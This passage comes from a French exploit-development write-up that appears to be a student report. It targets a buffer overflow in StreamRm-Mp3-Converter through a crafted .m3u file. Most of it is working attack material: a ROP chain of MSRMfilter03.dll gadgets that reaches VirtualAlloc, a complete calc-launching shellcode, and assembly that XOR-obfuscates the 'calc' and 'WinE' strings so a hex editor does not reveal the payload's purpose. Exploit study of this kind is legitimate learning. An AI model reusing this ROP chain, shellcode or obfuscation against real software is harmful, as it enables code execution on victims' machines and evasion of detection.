rop += struct.pack('<L',0x10031d7e) # INC ECX # AND EAX,8 # RETN [MSRMfilter03.dll]

# EDI -> simple ROP-nop:
rop += struct.pack('<L',0x1002e21e) # POP EDI # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x1002a602) # RETN (ROP NOP) [MSRMfilter03.dll]

# ESI -> pointeur vers l'instruction JMP [EAX] avec EAX qui pointe vers VirtualAlloc:
rop += struct.pack('<L',0x1002432c) # POP ESI # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x1002ab52) # JMP [EAX] [MSRMfilter03.dll]
rop += struct.pack('<L',0x1002b82d) # POP EAX # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x1005d060) # ptr to &VirtualAlloc() [IAT MSRMfilter03.dll]

```

On effectue un PUSHAD afin de pousser tous les registres en argument de VirtualAlloc. CALL ESP pour revenir sur la pile, au début de la zone qu'on a rendu exécutable, et lancer le shellcode.


```

# PUSHAD:
rop += struct.pack('<L',0x10014720) # PUSHAD # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x100371f5) # ptr to 'call esp' [MSRMfilter03.dll]

```

J'ai été surpris que PUSHAD fonctionne en 64 bits, mais il semble que l'application ciblée soit en 32 bits. Ce qui permet d'utiliser cette instruction.

On observe ici l'état de la mémoire à l'issue de la ROP chain (les deux dernières lignes exceptées, car le pushad met le désordre et empêche de bien voir les effets). On constate que les différents registres ont les bonnes valeurs et que le pointeur vers VirtualAlloc est bien poussé sur la pile!



Enfin, on ajoute le shellcode du POC, on génère le fichier vérolé, et en l'ouvrant avec StreamRm-Mp3-Converter, on a bien la calculatrice qui se lance.

### 2.3.3 Shellcode de base


Le shellcode que j'utilise est le suivant :

```
calc = (  
"\x31\xd2\x52\x68\x63\x61\x6c\x63\x89\xe6\x52\x56\x64"  
"\x8b\x72\x30\x8b\x76\x0c\x8b\x76\x0c\xad\x8b\x30\x8b"  
"\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f\x20"  
"\x01\xfe\x8b\x4c\x1f\x24\x01\xf9\x42\xad\x81\x3c\x07"  
"\x57\x69\x6e\x45\x75\xf5\x0f\xb7\x54\x51\xfe\x8b\x74"  
"\x1f\x1c\x01\xfe\x03\x3c\x96\xff\xd7")
```

En ouvrant le payload crash.m3u avec l'éditeur hexadécimal HxD, on ne voit pas telle quelle la chaîne

```
"c:\\Windows\\system32\\calc.exe"
```

Mais on aperçoit en revanche un bout : "calc". On peut aussi distinguer l'appel à WinExec.



C'est un problème car cela trahit l'objectif de l'exploit.


### 2.3.4 Obfusquer le shellcode

Voulant cacher l'appel de la calculatrice, il me fallait modifier le shellcode. Cependant, celui fourni dans le POC n'était pas accompagné de son code source. Après recherches, il est apparu qu'il provenait d'un dépôt github<sup>10</sup>. J'ai récupéré le fichier assembleur intitulé "w32-exec-calc-shellcode.asm" et j'ai installé l'assembleur nasm pour l'architecture x86. J'ai ainsi pu compiler le code et obtenir un binaire.

```
nasm w32-exec-calc-shellcode.asm -o w32-exec-calc-shellcode.bin
```

En ouvrant ce binaire dans un éditeur hexadécimal et en parcourant le contenu sur Cyberchef j'ai pu obtenir un shellcode insérable dans le script python de l'exploit. Après génération du payload, il s'avère que l'exploit fonctionne toujours : ce shellcode est valide.

Ne me restait plus qu'à tenter de modifier le code assembleur afin de dissimuler les chaînes de caractères "calc" et "WinE".



Comme méthode simple et efficace, je cherche à appliquer un XOR sur ces chaînes afin de n'avoir besoin que de mettre que leurs "chiffrés" en dur dans le fichier.

10. <https://github.com/peterferrie/win-exec-calc-shellcode>

	C	A	L	C
	0x63	0x61	0x6C	0x63
XOR	0x10	0x10	0x10	0x10
=	0x73	0x71	0x7C	0x73
	s	q		s

	W	i	n	E
	0x57	0x69	0x6E	0x45
XOR	0x10	0x10	0x10	0x10
=	0x47	0x79	0x7E	0x55
	G	y	~	U

J'utilise, au hasard, la clef 0x10101010. En calculant le ou exclusif, j'obtiens les caractères montrés ci-dessus. J'essaye alors de modifier le code assembleur pour ajouter le calcul du XOR :

```
PUSH B2DW('s', 'q', '|', 's') ; Stack = "calc", 0
POP ECX
XOR ECX, 0x10101010
PUSH ECX

PUSH B2DW('G', 'y', '~', 'U')
POP ECX
XOR ECX, 0x10101010
CMP [EDI + EAX], ECX ; *(DWORD*)(function name) == "WinE" ?
```

Les caractères sont rassemblés en un même double word par la fonction B2DW et sont poussés sur la pile. Je les récupère alors et les stocke dans ECX. Je calcule le XOR et je remplace le résultat sur la pile. Pour WinE, la logique est globalement la même. Je compile de nouveau avec nasm et j'observe le binaire sur HxD :

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texte Décodé
00000000	31	D2	52	68	73	71	7C	73	59	81	F1	10	10	10	10	51	l0Rhsq sY.ñ....Q
00000010	54	59	52	51	64	8B	72	30	8B	76	0C	8B	76	0C	AD	8B	TYRQd<r0<v.<v.<
00000020	30	8B	7E	18	8B	5F	3C	8B	5C	3B	78	8B	74	1F	20	01	0<~.<_<<:x<t. .
00000030	FE	8B	54	1F	24	0F	B7	2C	17	42	42	AD	68	47	79	7E	p<T.\$_. ,.BB.hGy~
00000040	55	59	81	F1	10	10	10	10	39	0C	07	75	E8	8B	74	1F	UY.ñ....9...uè<t.
00000050	1C	01	FE	03	3C	AE	FF	D7	10	10	10	10					..p.<@j*....

On ne voit plus directement l'appel de la calculatrice !

Il faut à présent tester que l'exploit fonctionne toujours. J'insère le shellcode modifié et parsé correctement dans le script python. J'exécute ce dernier et je drag and drop le fichier généré sur StreamRm-Mp3-Converter et là, victoire !

